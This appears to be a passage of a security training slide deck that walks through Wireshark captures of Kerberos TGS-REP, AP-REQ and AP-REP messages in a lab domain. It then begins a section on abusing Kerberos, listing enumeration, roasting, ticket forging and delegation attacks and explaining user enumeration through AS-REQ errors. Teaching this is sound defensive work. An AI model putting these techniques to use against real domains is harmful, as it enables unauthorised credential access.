
```
‐ Kerberos
  ‐ Record Mark: 1507 bytes
  ‐ tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: CAPSULE.CORP
    ‐ cname
      name-type: kRB5-NT-PRINCIPAL (1)
      ‐ cname-string: 1 item
        CNameString: Vegeta
    ‐ ticket
      tkt-vno: 5
      realm: CAPSULE.CORP
      ‐ sname
        name-type: kRB5-NT-SRV-INST (2)
        ‐ sname-string: 2 items
          SNameString: cifs
          SNameString: ws02.capsule.corp
      ‐ enc-part
    ‐ enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      cipher: 2fb65019b772fbd7b6df4e4ef5b032e3c53d373cb655557b...
```

What's within a ST

```
ticket
  tkt-vno: 5
  realm: CAPSULE.CORP
  sname
    name-type: KRB5-NT-SRV-INST (2)
    ▶ sname-string: 2 items
      SNameString: cifs
      SNameString: ws02.capsule.corp
  enc-part
    etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    kvno: 2
  ▶ cipher: 7e291f266a5ae78a83b8663d72bce60205c59a3a55b59f0a...
    ▶ encTicketPart
      Padding: 0
      ▶ flags: 40a50000
      ▶ key
        crealm: CAPSULE.CORP
      ▶ cname
      ▶ transited
        authtime: 2021-03-03 22:49:38 (UTC)
        starttime: 2021-03-03 22:49:42 (UTC)
        endtime: 2021-03-04 08:49:38 (UTC)
        renew-till: 2021-03-10 22:49:38 (UTC)
    ▶ authorization-data: 2 items
      ▶ AuthorizationData item
        ad-type: AD-IF-RELEVANT (1)
      ▶ ad-data: 308202aa308202a6a00402020080a182029c048202980500...
        ▶ AuthorizationData item
          ad-type: AD-Win2k-PAC (128)
        ▶ ad-data: 05000000000000000000000000000000b80100005800000000000000...
          Num Entries: 5
          Version: 0
          ▶ Type: Logon Info (1)
          ▶ Type: Client Info Type (10)
          ▶ Type: UPN DNS Info (12)
          ▶ Type: Server Checksum (6)
          ▶ Type: Prvsvr Checksum (7)
    ▶ AuthorizationData item
```




	Secret Key
	TGS Session Key
	Server Session Key
	Timestamp
	Authenticator



AP-REQ

- Kerberos data in the “Security Blob” structure
- We can see the AP-REQ message containing the ST and Authenticator



```
‐ SMB2 (Server Message Block Protocol version 2)
  ‐ SMB2 Header
  ‐ Session Setup Request (0x01)
    [Preauth Hash: aff073f4fbb2543843ef2bc4bf85ea420ea88e78199f17ed...]
    ‐ StructureSize: 0x0019
    ‐ Flags: 0
    ‐ Security mode: 0x01, Signing enabled
    ‐ Capabilities: 0x00000001, DFS
    ‐ Channel: None (0x00000000)
    ‐ Previous Session Id: 0x0000000000000000
    ‐ Blob Offset: 0x000000058
    ‐ Blob Length: 1681
  ‐ Security Blob: 6082068d06062b0601050502a08206813082067da030302e...
    • GSS-API Generic Security Service Application Program Interface
      OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
    ‐ Simple Protected Negotiation
      ‐ negTokenInit
        ‐ mechTypes: 4 items
        ‐ mechToken: 6082063f06092a864886f71201020201006e82062e308206...
      • krb5_blob: 6082063f06092a864886f71201020201006e82062e308206...
        KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
        krb5_tok_id: KRB5_AP_REQ (0x0001)
      ‐ Kerberos
        ‐ ap-req
          ‐ pvno: 5
          ‐ msg-type: krb-ap-req (14)
          ‐ Padding: 0
          • ap-options: 20000000
            .0... .... = reserved: False
            .0... .... = use-session-key: False
            ..1. .... = mutual-required: True
        ‐ ticket
          tkt-vno: 5
          realm: CAPSULE.CORP
        ‐ sname
          name-type: KRB5-NT-SRV-INST (2)
          ‐ sname-string: 2 items
            SNameString: cifs
            SNameString: ws02.capsule.corp
        ‐ enc-part
        ‐ authenticator
```



AP-REP


- AP-REP contains the timestamp encrypted with the Server Session Key

```
‐ SMB2 (Server Message Block Protocol version 2)
  ‐ SMB2 Header
  ‐ Session Setup Response (0x01)
    [Preauth Hash: aff073f4fbb2543843ef2bc4bf85ea420ea88e78199f17ed...]
    ‐ StructureSize: 0x0009
    ‐ Session Flags: 0x0000
    Blob Offset: 0x00000048
    Blob Length: 184
  ‐ Security Blob: a181b53081b2a0030a0100a10b06092a864882f712010202...
    ‐ GSS-API Generic Security Service Application Program Interface
      ‐ Simple Protected Negotiation
        ‐ negTokenTarg
          negResult: accept-completed (0)
          supportedMech: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)
          responseToken: 60819706092a864886f71201020202006f8187308184a003...
        ‐ krb5_blob: 60819706092a864886f71201020202006f8187308184a003...
          KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
          krb5_tok_id: KRB5_AP REP (0x0002)
        ‐ Kerberos
          ‐ ap-rep
            pvno: 5
            msg-type: krb-ap-rep (15)
            ‐ enc-part
              etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
              cipher: 094ecbad36c07384cf05a3675145a4636a98172c372bb50...
```



	Secret Key
	TGS Session Key
	Server Session Key
	Timestamp
	Authenticator

A Note About Wireshark Decryption



(Ab)using Kerberos


(Ab)using Kerberos

Credential Access	User Impersonation
User Enumeration	Ticket Replaying
Password Guessing	Ticket Forging
Roasting	Delegation

Credential Access

User Enumeration


- AS-REQ messages can be used to enumerate users
- The KDC complains about not knowing the specified principal in response to those messages



User Enumeration

- AS-REQ messages can be used to enumerate users
- The KDC complains about not knowing the specified principal in response to those messages





